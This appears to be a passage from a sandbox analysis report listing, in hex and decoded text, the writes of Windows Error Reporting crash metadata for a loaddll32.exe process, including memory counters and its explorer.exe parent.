C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5920</Pid>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 35 00 39 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4595</Uptime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1996</PageFaultCount>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 31 00 32 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7561216</PeakWorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 31 00 32 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7561216</WorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>158160</QuotaPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 36 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19600</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19248</QuotaNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1568768</PagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 36 00 39 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1576960</PeakPagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1568768</PrivateUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 39 00 33 00 30 00 35 00 33 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>3930533</Uptime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 36 00 30 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47606</PageFaultCount>	success or wait	1	6DBD497A	unknown
